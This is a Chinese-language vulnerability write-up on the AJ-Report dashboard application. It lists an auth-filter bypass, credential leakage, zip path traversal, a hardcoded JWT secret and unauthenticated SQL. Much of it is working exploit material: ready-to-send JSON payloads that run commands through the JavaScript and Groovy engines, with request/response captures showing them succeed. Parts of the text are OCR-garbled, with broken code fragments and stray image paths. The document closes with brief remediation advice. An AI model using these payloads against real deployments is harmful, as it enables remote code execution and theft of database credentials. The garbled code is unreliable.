### 0x01 filter 绕过

com.anjiplus.template.gaea.business.filter.TokenFilter.java

这获取了URL,然后判断是否包含"swagger-ui"或着"swagger-resources",包含直接放行。 没什么好说的,鉴权绕过。

# 0x02 sql 信息泄漏

com.anji.plus.gaea.curd.controller.GaeaBaseController#pageList

```
| Code |
```

直接查询dataSource的信息,然后把Dto信息全部直接放回,造成泄漏

```
public List<T> getRecords() { return this.records; }

e0verride

public Page<T> setRecords(List<T> records) {

this.records = records;

return this;


}
```

```
查询数据列表

protected List<T> records = Collections.emptyList();

总数
```

Dto里面存在Collections集合,直接把配置信息放回出来。



结合一下, 可以拿到数据库账号密码

/;swagger-ui/dataSource/pageList?showMoreSearch=false&pageNumber=1&pageSize=10

### 0x03 js执行命令

参考两年前发表的AJ-Report\_RCE, (https://mp.weixin.gg.com/s/HsH\_nEI5SyOP\_Y9Qbm0A1w)

没有修复。

第一个点 (validationRules参数校验点)

com. an jiplus. template. gae a. business. modules. dataset. service. impl. Data Set Service Impl # test Transform for the community of the

```
public OriginalDataDto testTransform(DataSetDto dto) {
    String dynSentence = dto.getDynSentence();
   OriginalDataDto originalDataDto = new OriginalDataDto();
   String sourceCode = dto.getSourceCode();
   DataSource dataSource:
   if (dto.getSetType().equals(SetTypeEnum.HTTP.getCodeValue())) {
       dataSource = new DataSource();
       dataSource.setSourceConfig(dynSentence);
       dataSource.setSourceType(JdbcConstants.HTTP);
       String body = JSONObject.parseObject(dynSentence).getString( key: "body");
       if (StringUtils.isNotBlank(body)) {
           dynSentence = body;
           dynSentence = "{}";
        dataSource = dataSourceService.selectOne( column: "source_code", sourceCode);
   boolean verification = dataSetParamService.verification(dto.getDataSetParamDtoList(), contextData: null);
    if (!verification) {
        throw BusinessExceptionBuilder.build(ResponseCode.RULE_FIELDS_CHECK_ERROR);
```


#### 看方法实现

然后执行。

#### 第二个点 (js脚本)

com. an jip lus. temp late. gae a. business. modules. dataset transform. service. impl. Js Transform Service lmpl # get Value From Js. java

```
| Solution | Solution
```



这里两个地方都可以、也根本不用绕过。

```
{"dynSentence": "
{\"apiUrl\":\"http://127.0.0.1:9095/dataSet/testTransform\",\"method\":\"GET\",\"header
\":\"{\\\"Content-Type\\\":\\\"application/json;charset=UTF-
8\\\"}\",\"body\":\"\"}","dataSetParamDtoList":
[{"paramName":"","paramDesc":"","paramType":"","sampleItem":"","mandatory":true,"requir
edFlag":2,"validationRules":"function dataTransform(){\nvar
x=java.lang.Runtime.getRuntime().exec(\"open -a
calculator\")\n}"}],"dataSetTransformDtoList":
[{"transformType":"js","transformScript":""}],"setType":"http"}
```

### 0x04 validationRules 命令执行

com.anjiplus.template.gaea.business.modules.datasetparam.controller.DataSetParamController#verification in a parameter of the parameter of t

其实看上面就知道, js的规则, 然后走到eval。

com.anjiplus.template.gaea.business.modules.datasetparam.service.impl.DataSetParamServiceImpl#verific ation(com.anjiplus.template.gaea.business.modules.datasetparam.controller.dto.DataSetParamDto)

对应实现类,有绕过,套娃就行。

dto里面设置validationRules就行。

```
Inspector
  Request
                                                                  Response
                                                     In =
                                                                   Pretty
                                                                                                                      In ≡
  Pretty
                  Hex
                                                                                                   MarkInfo
                                                                                                                                    Request Attribu
                                                                   1 HTTP/1.1 200
   POST /dataSetParam/verification;swagger-ui HTTP/1.1
                                                                  2 Access-Control-Allow-Credentials: true
  2 Host: 127.0.0.1:9095
                                                                                                                                    Request Query
  3 Content-Length: 366
                                                                  3 Access-Control-Allow-Origin: http://127.0.0.1:9528
  4 sec-ch-ua: "Not A; Brand"; v="99", "Chromium"; v="104"
                                                                   4 Access-Control-Allow-Methods: *
                                                                                                                                   Request Cookie
  5 sec-ch-ua-mobile: ?0
                                                                  5 Access-Control-Allow-Headers: *
  6 Content-Type: application/json; charset=UTF-8
                                                                   6 Access-Control-Expose-Headers: *
  7 Accept: application/json, text/plain, */*
                                                                   7 Content-Type: application/json;charset=UTF-8
                                                                                                                                    Request Heade
  8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                  8 Date: Sat, 18 May 2024 08:35:49 GMT
   AppleWebKit/537.36 (KHTML, like Gecko)
                                                                  9 Connection: close
                                                                                                                                    Response Head
    Chrome/104.0.5112.102 Safari/537.36
                                                                  10 Content-Length: 77
  9 Share-Token:
 10 sec-ch-ua-platform: "macOS"
                                                                 12 {
                                                                       "code":"200",
 11 Origin: http://127.0.0.1:9528
 12 Sec-Fetch-Site: same-site
                                                                       "message":"操作成功",
 13 Sec-Fetch-Mode: cors
                                                                       "args":null,
S 14 Sec-Fetch-Dest: empty
                                                                       "ext":null,
 15 Referer: http://127.0.0.1:9528/
                                                                       "data": "snake"
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
a 18 Connection: close
20 {
      "sampleItem":"1"
      "validationRules":
      "function verification(data){var se= new javax.script.
      ScriptEngineManager();var r = se.getEngineByExtension(
     \"js\").eval(\"new java.lang.ProcessBuilder('whoami').
      start().getInputStream();\");result=new java.io.Buffer
      edReader(new java.io.InputStreamReader(r));ss='';while
      ((line = result.readLine()) != null){ss+=line};return
      ss;}"
```

```
{"sampleItem":"1", "validationRules":"function verification(data){var se= new
javax.script.ScriptEngineManager();var r = se.getEngineByExtension(\"js\").eval(\"new
java.lang.ProcessBuilder('whoami').start().getInputStream();\");result=new
java.io.BufferedReader(new java.io.InputStreamReader(r));ss='';while((line =
result.readLine()) != null){ss+=line};return ss;}"}
```


## 0x05 zip-spilf


com.anjiplus.template.gaea.business.modules.dashboard.controller.ReportDashboardController#importDashboard.java

对应的controller, 传file流何code就好

com.anjiplus.template.gaea.business.modules.dashboard.service.impl.ReportDashboardServiceImpl#importDashboard 实现类

#### 没有的zipEntry进行../ 过滤,导致zip目录穿越。





然后ssh 指定私钥连接。


### 0x06 大屏分享信息泄漏

com.anjiplus.template.gaea.business.modules.reportshare.controller.ReportShareController#detailByCode


```
@GetMapping({"/detailByCode"})
@Permission(code = "detail", name = "明细")
public ResponseBean detailByCode(@RequestParam("shareCode") String shareCode) {
    return ResponseBean.builder().data(reportShareService.detailByCode(shareCode)).build();
}
```

对象实现类

#### 根据shareCode可以获取到查询信息,然后加密后直接放回



jwt可以直接解密



直接可以获得分享密码。

### 0x07 java代码执行

还是数据集那个点,走java方式。

com. an jiplus. template. gae a. business. modules. dataset. service. impl. Data Set Service Impl# test Transform for the common property of the common proper

```
dynSentence = dataSetParamService.transform(dto.getDataSetParamDtoList(), dynSentence);

//4.疑取数据

DataSourceDto dataSourceDto = new DataSourceDto();
BeanUtils.copyProperties(dataSource, dataSourceDto);
dataSourceDto.setDynSentence(dynSentence);
dataSourceDto.setContextData(setContextData(dto.getDataSetParamDtoList()));

//採取total, 判断DataSetParamDtoList中是否传入分页参数

Map-String, Object> collect = dto.getDataSetParamDtoList().stream().collect(Collectors.toMap(DataSetParamDto::getParamName, DataSetParamDto::getSampleItem));
if (collect.containsKey("pageNumber") && collect.containsKey("pageSize")) {
    dto.setContextData(collect);
    long total = dataSourceService.total(dataSourceDto, dto);
    originalDataDto.setTotal(total);
}

List-JSONObject> data = dataSourceService.execute(dataSourceDto);
//5.数据转

List-JSONObject> transform = dataSetTransformService.transform(dto.getDataSetTransformDtoList(), data);
    originalDataDto.setData(transform);
    return originalDataDto;
}
```

#### 对应实现类

com.anjiplus.template.gaea.business.modules.datasettransform.service.impl.DataSetTransformServiceImpl#transform

```
Poverride
public List<JSONObject> transform(List<DataSetTransformDto> dataSetTransformDtoList, List<JSONObject> data) {
    if (dataSetTransformDtoList == null || dataSetTransformDtoList.size() <= 0) {
        return data;
    }

    for (DataSetTransformDto dataSetTransformDto: dataSetTransformDtoList) {
        data = getTarget(dataSetTransformDto.getTransformType()).transform(dataSetTransformDto, data);
    }
    return data;
}
</pre>
```

com.anjiplus.template.gaea.business.modules.datasettransform.service.impl.GroovyTransformServiceImpl#transform

最后会来到GroovyClassLoader,进行处理,也就是我们写一个类给GroovyClassLoader加载就好了

```
package com.anjiplus.template.gaea.business;

import com.alibaba.fastjson.JSONObject;
import
com.anjiplus.template.gaea.business.modules.datasettransform.service.IGroovyHandler;

import java.io.IOException;
import java.lang.Runtime;
import java.util.Arrays;
import java.util.List;
```

```
import java.util.Scanner;

public class test implements IGroovyHandler {
    @Override
    public List<String> transform(List<JSONObject> data) throws IOException {
        String execResult = new

Scanner(Runtime.getRuntime().exec("id").getInputStream()).useDelimiter("\\A").next();
        return Arrays.asList(execResult.split("\\s+"));
    }
}
```

```
15 Accept-Encoding: gzip, deflate
                                                              1 HTTP/1.1 200
16 Accept-Language: zh-CN,zh;q=0.9
                                                              2 Access-Control-Allow-Credentials: true
                                                                                                                           Request Qu
17 Connection: close
                                                              3 Access-Control-Allow-Origin: http://127.0.0.1:9528
18
                                                              4 Access-Control-Allow-Methods: *
                                                                                                                           Request Co
19 {
                                                              5 Access-Control-Allow-Headers: *
    "dynSentence":
                                                              6 Access-Control-Expose-Headers: *
    "{\"apiUrl\":\"http://127.0.0.1:9095/dataSet/testTrans
                                                              7 Content-Type: application/json;charset=UTF-8
                                                                                                                           Request He
    form\",\"method\":\"GET\",\"header\":\"{\\\"Content-Ty
                                                              8 Date: Sat, 18 May 2024 09:26:24 GMT
    9 Connection: close
                                                                                                                           Response I
     y\":\"\"}".
                                                             10 Content-Length: 107
     "dataSetParamDtoList":[
                                                             11
                                                             12 {
        "mandatory":true,
                                                                  "code":"200",
         "paramDesc":"
                                                                  "message":"操作成功",
         "paramName":"",
                                                                  "args":null,
        "paramType":""
                                                                  "ext":null.
        "requiredFlag":1,
                                                                  "data":{
        "sampleItem":""
                                                                    "total":0,
        "validationRules":""
                                                                    "data":[
                                                                      "'rce",
                                                                      "sucess'"
    "dataSetTransformDtoList":[
        "transformType":"javaBean",
        "transformScript":
        "import com.alibaba.fastjson.JSONObject;\nimport c
        om.anjiplus.template.gaea.business.modules.dataset
        transform.service.IGroovyHandler;\n\nimport java.i
        o.IOException;\nimport java.lang.Runtime;\nimport
         java.util.Arrays;\nimport java.util.List;\nimport
         java.util.Scanner;\n\npublic class test implement
        s IGroovyHandler {\n
                               @Override\n
                                               public List
        <String> transform(List<JSONObject> data) throws/I
                             String execResult = new can
        OException {\n
        ner(Runtime.getRuntime().exec(\"echo 'rce sucess'\
         ').getInputStream()).useDelimiter(\"\\\A\").next(
                    return Arrays.asList(execResult.split(
        );\n
         \"\\\s+\"));\n
    "setType":"http"
```

## 0x08 jwt 绕过登录

com.anjiplus.template.gaea.business.modules.accessuser.service.impl.AccessUserServiceImpl#login

com.anji.plus.gaea.utils.JwtBean#createToken(java.lang.String, java.lang.String, java.lang.String)

com.anji.plus.gaea.GaeaProperties.Security#jwtSecret

```
public class GaeaProperties {

    private List<String> requestInfoServiceIds;

public class Security {

    public class Security {

    private String jwtSecret = "anji_plus_gaea_p@ss1234";

    jwt的token超时时间,单位分钟

    private Long jwtTokenTimeout = 120L;
```

#### 这一块得修改一下

```
| loginName = "";
| loginName = "";
| String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
| String userKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_USER, loginName);
| if (!cacheHelper.exist(tokenKey)) {
| //代表token过期
| if (StringUtils.isNotBlank(shareToken)) {
| //需要处理
```

jwt验证只校验用户名,这边key没法改,随便伪造

具体参考(https://mp.weixin.qq.com/s/HsH\_nEI5SyOP\_Y9Qbm0A1w)

### 0x09 sql问题

本质是没做用户权限校验,导致任何人都能操作,由于有filter绕过,就写出来吧com.anjiplus.template.gaea.business.modules.dataset.service.impl.DataSetServiceImpl#testTransform还是这个点

```
dynSentence = dataSetParamService.transform(dto.getDataSetParamDtoList(), dynSentence);

//4. 获取数据

DataSourceDto dataSourceDto = new DataSourceDto();

BeanUtils.copyProperties(dataSource, dataSourceDto);

dataSourceDto.setDynSentence(dynSentence);

dataSourceDto.setContextData(setContextData(dto.getDataSetParamDtoList()));

//获取total,判断DataSetParamDtoList中是否传入分页参数

Map<String, Object> collect = dto.getDataSetParamDtoList().stream().collect(Collectors.toMap(DataSetParamDto::getParamName, DataSetParamDto::getSampleItem));

if (collect.containsKey("pageNumber") && collect.containsKey("pageSize")) {
    dto.setContextData(collect);

    long total = dataSourceService.total(dataSourceDto, dto);
    originalDataDto.setTotal(total);
}

List<JSONObject> data = dataSourceService.execute(dataSourceDto);

//5 影報性绘
```

```
{"sourceCode":"utf_8","dynSentence":"show DATABASES","dataSetParamDtoList":
[],"dataSetTransformDtoList":[],"setType":"sql"}
```

```
⇒ \n ≡
                                                                                                         Pretty
         Raw
                Hex
                                                                Pretty
                                                                        Raw
                                                                               Hex
                                                                                      Render
                                                                                               MarkInfo
                                                                                                                               Se
 1 POST /dataSet/testTransform;swagger-ui HTTP/1.1
                                                                1 HTTP/1.1 200
                                                                                                                                5
 2 Host: 127.0.0.1:9095
                                                                2 Access-Control-Allow-Credentials: true
 3 Content-Length: 123
                                                                3 Access-Control-Allow-Origin: http://127.0.0.1:9528
 4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="104"
                                                                4 Access-Control-Allow-Methods: *
 5 Accept: application/json, text/plain, */*
                                                                5 Access-Control-Allow-Headers: *
 6 Content-Type: application/json; charset=UTF-8
                                                                6 Access-Control-Expose-Headers: *
                                                                                                                               C
 7 sec-ch-ua-mobile: ?0
                                                                7 Content-Type: application/json;charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                8 Date: Sat, 18 May 2024 08:38:33 GMT
  AppleWebKit/537.36 (KHTML, like Gecko)
                                                                9 Connection: close
                                                               10 Content-Length: 884
  Chrome/104.0.5112.102 Safari/537.36
 9 sec-ch-ua-platform: "macOS"
                                                               11
                                                                                                                               Re
10 Origin: http://127.0.0.1:9528
                                                               12 {
                                                                   "code":"200",
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-Mode: cors
                                                                    "message":"操作成功",
                                                                    "args":null,
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:9528/
                                                                    "ext":null,
                                                                                                                               Re
                                                                    "data":{
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
                                                                      "total":0,
                                                                                                                               Re
17 Connection: close
                                                                      "data":[
18
                                                                        {
                                                                          "Database":"information_schema"
                                                                                                                               Re
19 {
    "sourceCode":"utf_8",
    "dynSentence": "show DATABASES",
     "dataSetParamDtoList":[
                                                                          "Database": "aj_report"
     "dataSetTransformDtoList":[
                                                                        {
                                                                          "Database": "cboard"
     "setType":"sql"
                                                                        }.
                                                                          "Database":"dubbo-admin"
                                                                          "Database": "dwsurvey"
                                                                        {
                                                                          "Database": "eladmin"
```

也就是可以直接利用sql修改账号密码。

#### 修复意见

接口健全确实,主要靠filter,一些重要的接口,权限缺失,如/dataSource、/dataSet下的接口,匿名用户也可以操作,filter建议直接使用getServletPath(),或者重写一下。

jwt的认证密钥是写在依赖包里面,无法修改.

返回包里面的DTO,把敏感字短执行加密。